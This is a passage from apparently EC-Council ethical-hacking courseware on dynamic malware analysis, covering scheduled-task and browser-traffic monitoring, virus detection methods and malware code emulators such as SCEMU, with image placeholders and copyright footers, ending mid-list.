


Figure 7.135: Screenshot showing the output of the strace command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Scheduled Tasks Monitoring

- Malware can enable **time- or action-based** triggers as scheduled tasks
- You need to check for scheduled tasks to find malware, such as **logic bombs** capable of executing at different triggers
- You can use command-line tools such as **schtasks** or tools such as **Windows Task Scheduler** and **ADAudit Plus** to detect scheduled tasks



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Scheduled Tasks Monitoring

Attackers design malware to remain inactive and trigger at a specific date or event using Windows Task Scheduler. You need to check for scheduled tasks to find malware, such as logic bombs capable of executing at different triggers.

You can use command-line tools such as **schtasks** and Windows Task Scheduler to display a list of all the system scheduled tasks.




Figure 7.136: Screenshot displaying “schtasks” command

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Some additional Windows scheduled task monitoring tools are as follows:

- ADAudit Plus (*https://www.manageengine.com*)
- CronitorCLI (*https://cronitor.io*)
- SolarWinds Windows Scheduled Task Monitor (*https://www.solarwinds.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Malware Analysis: Browser Activity Monitoring

- Malware can use browsers to **connect with their C&C servers** to download malicious files
- You must inspect **suspicious browsing activities** to identify malicious traffic and system location
- You can also examine web caches, **monitor web access at firewalls**, and filter web access by URL and malicious strings in web logs
- Use network monitoring tools such as **Wireshark** and **Colasoft Portable Network Analyzer** to monitor the browsing activities of users



https://www.wireshark.org

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Browser Activity Monitoring

Malware can use browsers to connect with C&C servers, malicious websites, and other DNS servers to download malicious files. Therefore, you must inspect suspicious browsing activities to identify malicious traffic and system location.

As browsers use ports 80, 443, or 8080 to connect to the C&C servers, you can check for any browsing activities that might have occurred through these ports. You can also examine web caches, monitor web access at firewalls, and filter web access by URL and malicious strings in web logs. Use network monitoring tools, such as Wireshark and Colasoft Portable Network Analyzer, to monitor user browsing activities.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a widely used network protocol analyzer. You can use it to capture real-time browser traffic passing through a network. It also sorts the captured traffic using filters and helps analysts identify malicious traffic communication with C&C and malicious IP addresses.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.137: Screenshot of Wireshark

Some additional network monitoring tools are listed below:

- Colasoft Portable Network Analyzer (*https://www.colasoft.com*)
- OmniPeek (*https://www.liveaction.com*)
- Observer Analyzer (*https://www.viavisolutions.com*)
- PRTG Network Monitor (*https://www.paessler.com*)
- NetFlow Analyzer (*https://www.manageengine.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus Detection Methods

The rule of thumb for virus and worm detection is that if an email seems suspicious (i.e., if the user is not expecting an e-mail from the sender and does not know the sender), or if the email header contains something that a known sender would not usually say, the user must be careful about opening the email, as there might be a risk of virus infection.

The best methods for virus detection are as follows:

- Scanning
- Integrity checking
- Interception
- Code Emulation
- Heuristic Analysis

Furthermore, a combination of these techniques can be more effective.

- **Scanning**

  A virus scanner is an essential software for detecting viruses. In the absence of a scanner, it is highly likely that the system will be attacked by a virus. Run antivirus tools continuously and update the scan engine and virus signature database on a regular basis. Antivirus software is of no use if it does not know what to look for. The scanning for virus detection is performed in the following ways:

  - Once a virus is detected in the wild, antivirus vendors across the globe identify its signature strings (characteristics).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The vendors start writing scanning programs that look for the virus's signature strings.
- The resulting new scanners search memory files and system sectors for the signature strings of the new virus.
- The scanner declares the presence of the virus once it finds a match. Only known and predefined viruses can be detected.

Some critical aspects of virus scanning are as follows:

Virus writers often create many new viruses by altering existing ones. It may take only a short time to create a virus that appears new but which is actually just a modification of an existing virus. Attackers make these changes frequently to confuse scanners.

In addition, to enhance signature recognition, new scanners use detection techniques such as code analysis. Before investigating the code characteristics of a virus, the scanner examines the code at various locations in an executable file.

Some scanners set up a virtual computer in a machine's RAM and test the programs by executing them in this virtual space. This technique, called heuristic scanning, can also check and remove messages that might contain a computer virus or other unwanted content.

Advantages of scanners

- They can check programs before execution.
- They are the easiest way to check new software for known or malicious viruses.

Drawbacks of scanners

- Old scanners may be unreliable. With the rapid increase in new viruses, old scanners can quickly become obsolete. It is best to use the latest scanners available in the market.
- Because viruses are developed more rapidly compared to scanners for combating them, even new scanners are not equipped to handle every new challenge.

- **Integrity Checking**
  - Integrity checking products perform their functions by reading and recording integrated data to develop a signature or baseline for those files and system sectors.
  - A disadvantage of a basic integrity checker is that it cannot differentiate file corruption caused by a bug from that caused by a virus.
  - There are some advanced integrity checkers available for analyzing and identifying the types of changes made by viruses.
  - Some integrity checkers combine antivirus techniques with integrity checking to create a hybrid tool. This simplifies the virus checking process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Interception**
  - The primary objective of an interceptor is to deflect logic bombs and Trojans.
  - The interceptor controls requests to the OS for network access or actions that cause threats to programs. If it finds such a request, it pops up and asks if the user wants to allow the request to continue.
  - There is no reliable way to intercept direct branches to low-level code or direct instructions for input and output instructions by the virus.
  - Some viruses can disable the monitoring program itself.
- **Code Emulation**

  Using code emulation, antivirus software executes a virtual machine to mimic CPU and memory activities. Here, virus code is executed on the virtual machine instead of the real processor. Code emulation efficiently deals with encrypted and polymorphic viruses. After the emulator is run for a long time, the decrypted virus body eventually presents itself to a scanner for detection. It also detects metamorphic viruses (single or multiple encryptions). A drawback of code emulation is that it is too slow if the decryption loop is very long.
- **Heuristic Analysis**

  This method helps in detecting new or unknown viruses that are usually variants of an already existing virus family. Heuristic analysis can be static or dynamic. In static analysis, the antivirus tool analyzes the file format and code structure to determine if the code is viral. In dynamic analysis, the antivirus tool performs code emulation of the suspicious code to determine if the code is viral. The drawback of heuristic analysis is that it is prone to too many false positives (i.e., it tags benign code as viral); thus, a user might mistrust a positive test result and mistakenly assume a false alarm when a real attack occurs.

Malware Code Emulation

Malware code emulation is a technique used to perform a static/dynamic malware analysis of suspected malware samples. It creates an isolated virtual environment to run a malware sample by mimicking its hardware and software requirements without interrupting its actual functionality. Unlike sandboxing, which involves an isolated environment containing a real operating system to run malware samples for behavior analysis, code emulation temporarily creates features such as processors, memory, hard disks, network devices, operating systems, antivirus, and system registries. Malware emulators provide more control over the execution of malware and can create breakpoints to pause execution, allowing the malware to bypass anti-malware techniques. They can emulate and run malware on multiple operating systems. Moreover, they require fewer resources than sandboxes and can operate on any host system.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use malware code emulator tools such as Kaspersky Lab emulator, Unicorn, QEMU, and SCEMU to perform static/dynamic malware analysis.

- **SCEMU**

  Source: *https://github.com*

  SCEMU is an x86 32/64-bit emulator designed to securely emulate malware. It features all dependencies and zero unsafe{} blocks. SCEMU can execute up to 2,000,000 instructions per second using the iced-x86 Rust Disassembler Library. Additionally, it includes known Metasploit payloads such as shellcodes and encoders. SCEMU visualizes the output in a colorized format and allows the user to pause execution at a specific moment to explore its state.




Figure 7.138: Screenshot of SCEMU emulator creating a breakpoint




Figure 7.139: Screenshot of SCEMU emulator memory dump on API loader

Some other malware code emulators are as follows:

